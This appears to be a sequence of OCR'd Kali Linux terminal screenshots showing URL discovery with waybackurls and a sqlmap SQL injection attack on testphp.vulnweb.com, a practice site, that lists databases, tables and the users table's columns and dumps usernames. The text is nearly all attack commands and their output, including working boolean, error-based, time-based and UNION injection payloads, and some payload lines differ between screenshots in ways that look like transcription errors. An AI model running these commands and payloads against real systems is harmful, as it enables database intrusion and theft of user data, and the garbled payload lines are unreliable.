


```
(nikhil@kali)-[~]
$ echo "http://testphp.vulnweb.com/" | waybackurls
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/artists.php?artist=1'
http://testphp.vulnweb.com/disclaimer.php
http://testphp.vulnweb.com/login.php
http://testphp.vulnweb.com/privacy.php
http://testphp.vulnweb.com/robots.txt
http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg
http://testphp.vulnweb.com/%0A
http://testphp.vulnweb.com/%0A%0A%D9%87%D8%B0%D8%A7
http://testphp.vulnweb.com:80/%20/listproducts.php?
http://testphp.vulnweb.com:80/%20HTTP/1.1
http://testphp.vulnweb.com/%20I%20want%20to%20start%20testing%20on%20stealing%20cookies%20through%20exploit%20xss%20on%20search%20bar%20at%20testphp%20vulnweb
http://testphp.vulnweb.com:80/%20ip
http://testphp.vulnweb.com:80/%20Web%20Server
http://testphp.vulnweb.com/%25%25/index.php
http://testphp.vulnweb.com/%CB%93%E2%86%92
http://testphp.vulnweb.com/%CB%93%E2%86%92artists.php
http://testphp.vulnweb.com/%CB%93%E2%86%92artists.php?artist=0
http://testphp.vulnweb.com/%CB%93%E2%86%92FUZZ
http://testphp.vulnweb.com/%CB%93%E2%86%92FUZZ%E2%80%A2
http://testphp.vulnweb.com/%CB%93%E2%86%92listproducts.php
http://testphp.vulnweb.com/%CB%93%E2%86%92listproducts.php?cat=FUZZ
http://testphp.vulnweb.com/%CB%93%E2%86%92listproducts.php?cat=FUZZ*****
http://testphp.vulnweb.com/%CB%93%E2%86%92listproducts.php?cat=FUZZ*****
http://testphp.vulnweb.com:80/%D9%85%D8%AE%D9%84%D9%87%D8%AF
http://testphp.vulnweb.com/%E2%80%A2
```



```
(nikhil@kali)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- --dbs
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:02:49 /2025-02-09/

```
[17:02:49] [INFO] testing connection to the target URL  
[17:02:50] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests  
[17:02:50] [INFO] testing if the target URL content is stable  
[17:02:50] [INFO] target URL content is stable  
[17:02:50] [INFO] testing if GET parameter 'id' is dynamic  
[17:02:51] [INFO] GET parameter 'id' appears to be dynamic  
[17:02:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')  
[17:02:51] [INFO] testing for SQL injection on GET parameter 'id'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y  
[17:03:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[17:03:32] [WARNING] reflective value(s) found and filtering out  
[17:03:35] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[17:03:36] [INFO] testing 'Generic inline queries'  
[17:03:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[17:03:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[17:04:00] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string="ut")  
[17:04:00] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[17:04:01] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[17:04:01] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
```

```
Apps Places Feb 9 17:10 1% 12% 0% 0.0 kB 0.0 kB
nikhil@kali: ~
nikhil@kali: ~
[17:04:06] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[17:04:07] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[17:04:07] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[17:04:07] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[17:04:08] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[17:04:08] [INFO] GET parameter 'id' is 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)' injectable
[17:04:08] [INFO] testing 'MySQL inline queries'
[17:04:08] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[17:04:08] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[17:04:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[17:04:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[17:04:10] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[17:04:10] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[17:04:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:04:11] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[17:04:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[17:04:12] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
[17:04:12] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
[17:04:12] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
[17:04:13] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
[17:04:13] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
[17:04:13] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[17:04:14] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[17:04:14] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[17:04:15] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[17:04:15] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[17:04:15] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[17:04:16] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[17:04:16] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[17:04:17] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[17:04:17] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
[17:04:18] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[17:04:18] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[17:04:18] [INFO] testing 'MySQL AND time-based blind (ELT)'
[17:04:19] [INFO] testing 'MySQL OR time-based blind (ELT)'
```

```
Apps Places Feb 9 17:10 1% 12% 0% 0.0 kB 0.5 kB
nikhil@kali: ~
nikhil@kali: ~
[17:04:18] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[17:04:18] [INFO] testing 'MySQL AND time-based blind (ELT)'
[17:04:19] [INFO] testing 'MySQL OR time-based blind (ELT)'
[17:04:19] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[17:04:20] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[17:04:20] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[17:04:21] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[17:04:21] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'

[17:04:52] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 time-based blind - Parameter replace' injectable
[17:04:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:04:52] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

[17:05:01] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'

[17:05:09] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[17:05:09] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17:05:11] [INFO] target URL appears to have 3 columns in query
[17:05:14] [INFO] GET parameter 'id' is 'MySQL UNION query (random number) - 1 to 20 columns' injectable
[17:05:14] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 190 HTTP(s) requests:
---
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=9796 OR 2865=2865#

Type: error-based
Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
Payload: id=GTID_SUBSET(CONCAT(0x7170707a71,(SELECT (ELT(2932=2932,1))),0x71786b6b71),2932)

Type: time-based blind
```



```

Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=-9796 OR 2865=2865#

Type: error-based
Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
Payload: id=GTID_SUBSET(CONCAT(0x7170707a71,(SELECT (ELT(2932=2932,1))),0x71786b6b71),2932)

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: id=(CASE WHEN (1368=1368) THEN SLEEP(5) ELSE 1368 END)

Type: UNION query
Title: MySQL UNION query (random number) - 3 columns
Payload: id=-1767 UNION ALL SELECT 3126,3126,CONCAT(0x7170707a71,0x72556163537a6376456542727470484d6461565a476e67577a55796864706a5962685a6366586a54,0x71786b6b71)#

---
[17:05:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[17:05:16] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[17:05:17] [INFO] fetched data logged to text files under '/home/nikhil/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:05:17 /2025-02-09/

(nikhil@kali)~$
$
(nikhil@kali)~$
$
```

```
(nikhil@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:06:12 /2025-02-09/

[17:06:12] [INFO] resuming back-end DBMS 'mysql'
[17:06:12] [INFO] testing connection to the target URL
[17:06:13] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-9796 OR 2865=2865#

  Type: error-based
  Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
  Payload: id=GTID_SUBSET(CONCAT(0x7170707a71,(SELECT (ELT(2932=2932,1))),0x71786b6b71),2932)

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (1368=1368) THEN SLEEP(5) ELSE 1368 END)

  Type: UNION query
  Title: MySQL UNION query (random number) - 3 columns
```

```

Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
Payload: id=GTID_SUBSET(CONCAT(0x7170707a71,(SELECT (ELT(2932=2932,1))),0x71786b6b71),2932)

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: id=(CASE WHEN (1368=1368) THEN SLEEP(5) ELSE 1368 END)

Type: UNION query
Title: MySQL UNION query (random number) - 3 columns
Payload: id=-1767 UNION ALL SELECT 3126,3126,CONCAT(0x7170707a71,0x72556163537a6376456542727470484d6461565a476e67577a55796864706a5962685a6366586a54,0x71786b6b71)#

[17:06:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[17:06:13] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[17:06:13] [INFO] fetched data logged to text files under '/home/nikhil/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:06:13 /2025-02-09/

(nikhil@kali)-[~]
```

```

[nikhil@kali]~$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- -D acuart -T users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:07:03 /2025-02-09/
[17:07:03] [INFO] resuming back-end DBMS 'mysql'
[17:07:03] [INFO] testing connection to the target URL
[17:07:03] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-9796 OR 2865=2865#

  Type: error-based
  Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
  Payload: id=GTID_SUBSET(CONCAT(0x7170707a71,(SELECT (ELT(2932=2932,1))),0x71786b6b71),2932)

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (1368=1368) THEN SLEEP(5) ELSE 1368 END)

  Type: UNION query
  Title: MySQL UNION query (random number) - 3 columns
  Payload: id=-1767 UNION ALL SELECT 3126,3126,CONCAT(0x7170707a71,0x72556163537a6376456542727470484d6461565a476e67577a55796864706a5962685a6366586a54,0x71786b6b71)#

```



```

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: id=(CASE WHEN (1368-1368) THEN SLEEP(5) ELSE 1368 END)

Type: UNION query
Title: MySQL UNION query (random number) - 3 columns
Payload: id=-1767 UNION ALL SELECT 3126,3126,CONCAT(0x7170707a71,0x72556163537a6376456542727470484d6461565a476e67577a55796864706a5962685a6366586a54,0x71786b6b71)#
---
[17:07:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[17:07:03] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+

[17:07:04] [INFO] fetched data logged to text files under '/home/nikhil/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:07:04 /2025-02-09/
```

```
(nikhil@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=3- -D acuart -T users -C uname --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:08:26 /2025-02-09/

[17:08:26] [INFO] resuming back-end DBMS 'mysql'
[17:08:26] [INFO] testing connection to the target URL
[17:08:27] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: id=-9796 OR 2865=2865#

  Type: error-based
  Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
  Payload: id=GTID_SUBSET(CONCAT(0x7170707a71,(SELECT (ELT(2932=2932,1))),0x71786b6b71),2932)

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - Parameter replace
  Payload: id=(CASE WHEN (1368=1368) THEN SLEEP(5) ELSE 1368 END)

  Type: UNION query
  Title: MySQL UNION query (random number) - 3 columns
  Payload: id=-1767 UNION ALL SELECT 3126,3126,CONCAT(0x7170707a71,0x72556163537a6376456542727470484d6461565a476e67577a55796864706a5962685a6366586a54,0x71786b6b71)#
```

```

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: id=-9796 OR 2865=2865#

Type: error-based
Title: MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)
Payload: id=GTID_SUBSET(CONCAT(0x7170707a71,(SELECT (ELT(2932=2932,1))),0x71786b6b71),2932)

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: id=(CASE WHEN (1368-1368) THEN SLEEP(5) ELSE 1368 END)

Type: UNION query
Title: MySQL UNION query (random number) - 3 columns
Payload: id=-1767 UNION ALL SELECT 3126,3126,CONCAT(0x7170707a71,0x72556163537a6376456542727470484d6461565a476e67577a55796864706a5962685a6366586a54,0x71786b6b71)#

---
[17:08:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[17:08:27] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[17:08:29] [INFO] table 'acuart.users' dumped to CSV file '/home/nikhil/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[17:08:29] [INFO] fetched data logged to text files under '/home/nikhil/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:08:29 /2025-02-09/

```